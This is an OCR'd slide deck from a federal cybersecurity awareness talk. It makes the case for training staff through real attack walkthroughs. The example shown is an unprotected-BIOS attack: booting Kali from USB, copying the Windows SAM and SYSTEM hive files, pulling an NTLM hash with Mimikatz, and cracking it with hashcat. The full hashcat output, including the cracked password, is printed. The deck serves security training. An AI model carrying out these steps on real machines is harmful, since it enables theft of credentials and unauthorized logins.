Training Through Real World Discovery

SPEAKER

Steve Lackey
Chief Security Researcher / CTO
Cyber Defense Technologies

fissea FEDERAL

CYBERSECURITY | INNOVATION . AWARENESS . TRAINING

Innovations in Cybersecurity Awareness and Training:

A 360-Degree Perspective

CYBER DEFENSE TECHNOLOGIES

About the Presenter

Steve Lackey – OSCE, OSCP, OSWP | Chief Security Researcher / CTO – Cyber Defense Technologies

- Former Intelligence Community Penetration Tester
  - Spent extensive time working on offensive/defensive cyber operations while working for Intelligence Agencies
- Subject Matter Expert in Hacking
  - Industry recognized Security Researcher and has published multiple Zero Day exploits
  - Offensive Security OSCE/OSCP/OSWP Certified
  - Elected for CompTIA Subject Matter Expert – Developing Penetration Testing Course/Exam
- Role at CDT
  - CTO & Chief Security Researcher / Lead Penetration Tester
  - Leads the Company's Research and Development efforts
  - Responsible for ensuring cutting edge ability and next generation capability
  - Leads and is heavily involved in all Offensive and Defensive Cyber Engagements, Threat Analysis, and Recovery efforts

Effective Security Training?

Common Security Training

Phishing	SQL Injection	Weak Passwords	Password Re-use	Data Breach	Default Accounts
Don’t click on strange links	Sanitize your code	Use Complex Passwords	Don’t use the same password	Change your password	Change the password
Don’t respond to odd emails	Encrypt users passwords	Make password really long	Don’t use variations of a password	Change your username	Deactivate the Account
Don’t give info over the phone	Don’t use SQL	Use numbers and characters	Don’t use guessable passwords	Change your PIN	Lock the Account

There’s got to be a better way!

Instead, What if You…

- Provide a step by step walkthrough of today's attack methods
- Detail the tools and methods used
- Highlight the areas that made the attack possible
- Illustrate why you shouldn't use a weak password or re-use one and what can happen if you do
- Demonstrate how a leaked username/password can lead to the full compromise of an organizations information systems and the data they maintain
- Provide 'Real-World' implications to help solidify the importance of proactive security practices


Do you know your adversary?

Many hackers, many talents…

State Sponsored	Industrial / Corporate	Organized Crime	Hacktivists
Trusted Insider	Script Kiddies	Ethical/WhiteHat	Security Researcher


Do you password protect your BIOS? What could go wrong?

What Can Happen Without a Password?




We Can Boot Kali Linux on a USB Drive


Mount All Hard-Drives




Steal Files


Applications
Places
Files
Wed 03:13
64 GB Volume / Windows / System32 / config
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Other Locations
RegBack
SAM
SAM.LOG1
SAM.LOG2
SECURITY
SECURITY.LOG1
SECURITY.LOG2
SOFTWARE
SOFTWARE.LOG1
SOFTWARE.LOG2
SYSTEM
SYSTEM.LOG1

Thanks Kali! We Have Users!




Good ol' Mimikatz…We Have Our Hash




Hash Cracked! Thanks Hashcat!

```
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger disabled.

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344410
* Bytes.....: 139921777
* Keyspace..: 14343315
* Runtime...: 1 sec

e62830daed8dbea4acd0b99d682946bb:Summer2019

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NTLM
Hash.Target......: e62830daed8dbea4acd0b99d682946bb
Time.Started.....: Tue Jun 18 22:55:00 2019 (0 secs)
Time.Estimated...: Tue Jun 18 22:55:00 2019 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#3.....:  1245.0 MH/s (1.84ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 2622633/14343315 (18.28%)
Rejected.........: 1193/2622633 (0.05%)
Restore.Point....: 0/14343315 (0.00%)
Candidates.#3....: Some-State1!0 -> yaya1980
HWMon.Dev.#3.....: Temp: 68c Util: 11% Core:1404MHz Mem:3802MHz Bus:16

Started: Tue Jun 18 22:54:54 2019
Stopped: Tue Jun 18 22:55:01 2019
```

Now We Can Login ☺

